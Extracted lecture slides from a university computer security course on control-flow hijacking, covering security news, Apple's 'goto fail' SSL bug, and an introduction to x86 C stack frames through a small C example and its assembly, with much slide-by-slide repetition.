

Lecture 11 – Control Flow Hijacking


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University of Illinois

ECE 422/CS 461 – Fall 2017

Security News

- CCleaner malware even worse
- NSA propped SPECK and SIMON withdrawn
- Equifax breach may have started in March
- Equifax attackers set up about 30 web shells
- securityequifax2017.com



```

static OSStatus
SSLVerifySignedServerKeyExchange(SSLContext *ctx, bool isRsa, SSLBuffer signedParams,
                                uint8_t *signature, UInt16 signatureLen)
{
    OSStatus    err;
    ...

    if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
        goto fail;
    ...

fail:
    SSLFreeBuffer(&signedHashes);
    SSLFreeBuffer(&hashCtx);
    return err;
}

```

PATCH FRIDAY —

Apple releases iOS 7.0.6 and 6.1.6 to patch an SSL problem

It's the second patch iOS 6 has gotten since iOS 7's release.

ANDREW CUNNINGHAM - 2/21/2014, 1:16 PM

62

f



iOS 7.0.6

Apple Inc.
13.6 MB

This security update provides a fix for SSL connection verification.

For information on the security content of this update, please visit this website:

<http://support.apple.com/kb/HT1222>



Hack the planet!



C stack frames (x86 specific)

Grows toward lower address


Starts ~end of VA space

Two related registers

%ESP - Stack Pointer


%EBP - Frame Pointer

Low address 0x00




High address 0xff


C stack frames




C stack frames




C stack frames




C stack frames



C stack frames



C stack frames



example.c

```
void foo(int a, int b) {  
    char buf1[16];  
}
```

```
void main() {  
    foo(3, 6);  
}
```

example.s (x86)

main:

pushl %ebp

movl %esp, %ebp

subl \$8, %esp


movl \$6, 4(%esp)

movl \$3, (%esp)

call foo

leave


ret



example.s (x86)

main:


```
pushl    %ebp
movl     %esp, %ebp
subl     $8, %esp
movl     $6, 4(%esp)
movl     $3, (%esp)
call     foo
leave
ret
```



example.s (x86)

main:


```
pushl    %ebp
movl     %esp, %ebp
subl     $8, %esp
movl     $6, 4(%esp)
movl     $3, (%esp)
call     foo
leave
ret
```



example.s (x86)

main:


```
pushl    %ebp
movl     %esp, %ebp
subl     $8, %esp
movl     $6, 4(%esp)
movl     $3, (%esp)
call     foo
leave
ret
```



example.s (x86)

main:


```
pushl    %ebp
movl     %esp, %ebp
subl     $8, %esp
movl     $6, 4(%esp)
movl     $3, (%esp)
call     foo
leave
ret
```



example.s (x86)

main:

```
pushl    %ebp
movl     %esp, %ebp
subl     $8, %esp
movl     $6, 4(%esp)
movl     $3, (%esp)
call    foo
leave    ←
ret
```



example.s (x86)

foo:


pushl %ebp

movl %esp, %ebp

subl \$16, %esp

leave


ret



example.s (x86)

foo:

